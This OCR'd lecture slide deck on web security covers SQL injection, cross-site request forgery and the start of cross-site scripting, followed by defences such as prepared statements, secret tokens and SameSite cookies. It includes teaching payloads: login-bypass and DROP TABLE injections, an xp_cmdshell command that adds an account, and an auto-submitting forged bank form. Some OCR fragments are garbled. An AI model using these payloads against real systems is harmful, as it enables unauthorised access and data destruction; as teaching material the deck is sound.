        WHERE user=' "  &  form(“user”)  & " '
    AND    pwd=' " & form(“pwd”) & “ '” );

if not ok.EOF
        login success
else  fail;
```

What the developer expected to be sent to SQL:

SELECT * FROM Users WHERE user='me’ AND pwd='1234'

```
set ok = execute( "SELECT * FROM Users
      WHERE user=' "  &  form("user")  & " '
   AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
      login success
else  fail;
```

Input: user= " ' OR 1=1 -- " (URL encoded)

-- tells SQL to ignore rest of line

SELECT * FROM Users WHERE user=' ' OR 1=1 -- ' AND ...

Result: easy login

```
set ok = execute( "SELECT * FROM Users
      WHERE user=' "  &  form("user")  & " '
   AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
      login success
else  fail;
```

Input: user= " ' ; exec cmdshell
'net user badguy badpw /add' "

SELECT * FROM Users WHERE user=' ' ; exec …

Result: If SQL database running with correct permissions, then attacker gets account on database server.


```
set ok = execute( "SELECT * FROM Users
      WHERE user=' "  &  form("user")  & " '
   AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
      login success
else  fail;
```


Input: user= " ' ; DROP TABLE Users " (URL encoded)


SELECT * FROM Users WHERE user=' ' ; DROP TABLE Users --


…

Result: Bye-bye customer information









http://xkcd.com/327/

Preventing SQL injection

```
$stmt = $db->prepare(“select *
from `users` where `username` =
:name and `password` = SHA1(
CONCAT(:pass, `salt`)) limit
1;”);
$stmt->bindParam(':name',
$name);
$stmt->bindParam(':pass',
$pass);
```

f

ommands


n \

```
(
RE
   password = @Pwd", dbConnection);
cmd.Parameters.Add("@User", Request[“user”] );
cmd.Parameters.Add("@Pwd", Request[“pwd”] );
cmd.ExecuteReader();
```

Agenda

1. Overview
2. SQL Injection
3. **Cross-Site Request Forgery**
4. Cross-Site Scripting

Cross-site request forgery (CSRF)



How CSRF works


- User’s browser logged in to legitimate bank
- User’s browser visits malicious site containing:

```
<form  name=F  action=http://bank.com/BillPay.php>
    <input  name=recipient   value=badguy> …
</form>
<script> document.F.submit(); </script>
```

- Browser sends Auth cookie to bank. Why?
  – Cookie scoping rules


Form post with cookie

Goal: Attacker gets victim to perform an action that requires authentication (e.g., making a bank transfer)



Login CSRF

Goal: Attacker to track victim, by getting victim to log into account controlled by adversary



CSRF Defenses

- Secret Validation Token

```
<input type=hidden value=23a3af01b>
```

- Referer Validation

```
Referer: http://www.facebook.com/home.php
```

- Same-site Cookies

```
setcookie([‘samesite’ => ‘Strict’])
```

Secret validation tokens

- Include field with large random value (sent to client e.g. via cookie)


```
<input name="token" type = "hidden" value="0114d35744b522af8643921bd5a"/>
```

- **Goal:** Attacker can’t forge token, server validates it
  - Why can’t another site read the token value?

    Same origin policy: Cookie not sent to attacker’s page

Referer validation

Referrer in request header is <u>usually</u> meant to indicate where the request comes from



Referer validation

- Check referer:
  - Referer = bank.com is ok
  - Referer = attacker.com is NOT ok
  - Referer = ???
- **Issue:** referer's information may be removed due to privacy's concern

Same-site cookies

- A special type of cookie in browsers like Chrome, which provides a special attribute to cookies
- Tells browsers whether a cookie should be attached to a cross-site request or not.


Agenda

1. Overview
2. SQL Injection
3. Cross-Site Request Forgery
4. **Cross-Site Scripting**

Cross-site scripting (XSS)

- Site A tricks client into running script that abuses honest site B
  - Reflected (non-persistent) attacks
    - (e.g., links on malicious web pages)
  - Stored (persistent) attacks
    - (e.g., Web forms with HTML)

Basic scenario: reflected XSS attack



Example – Stealing cookies

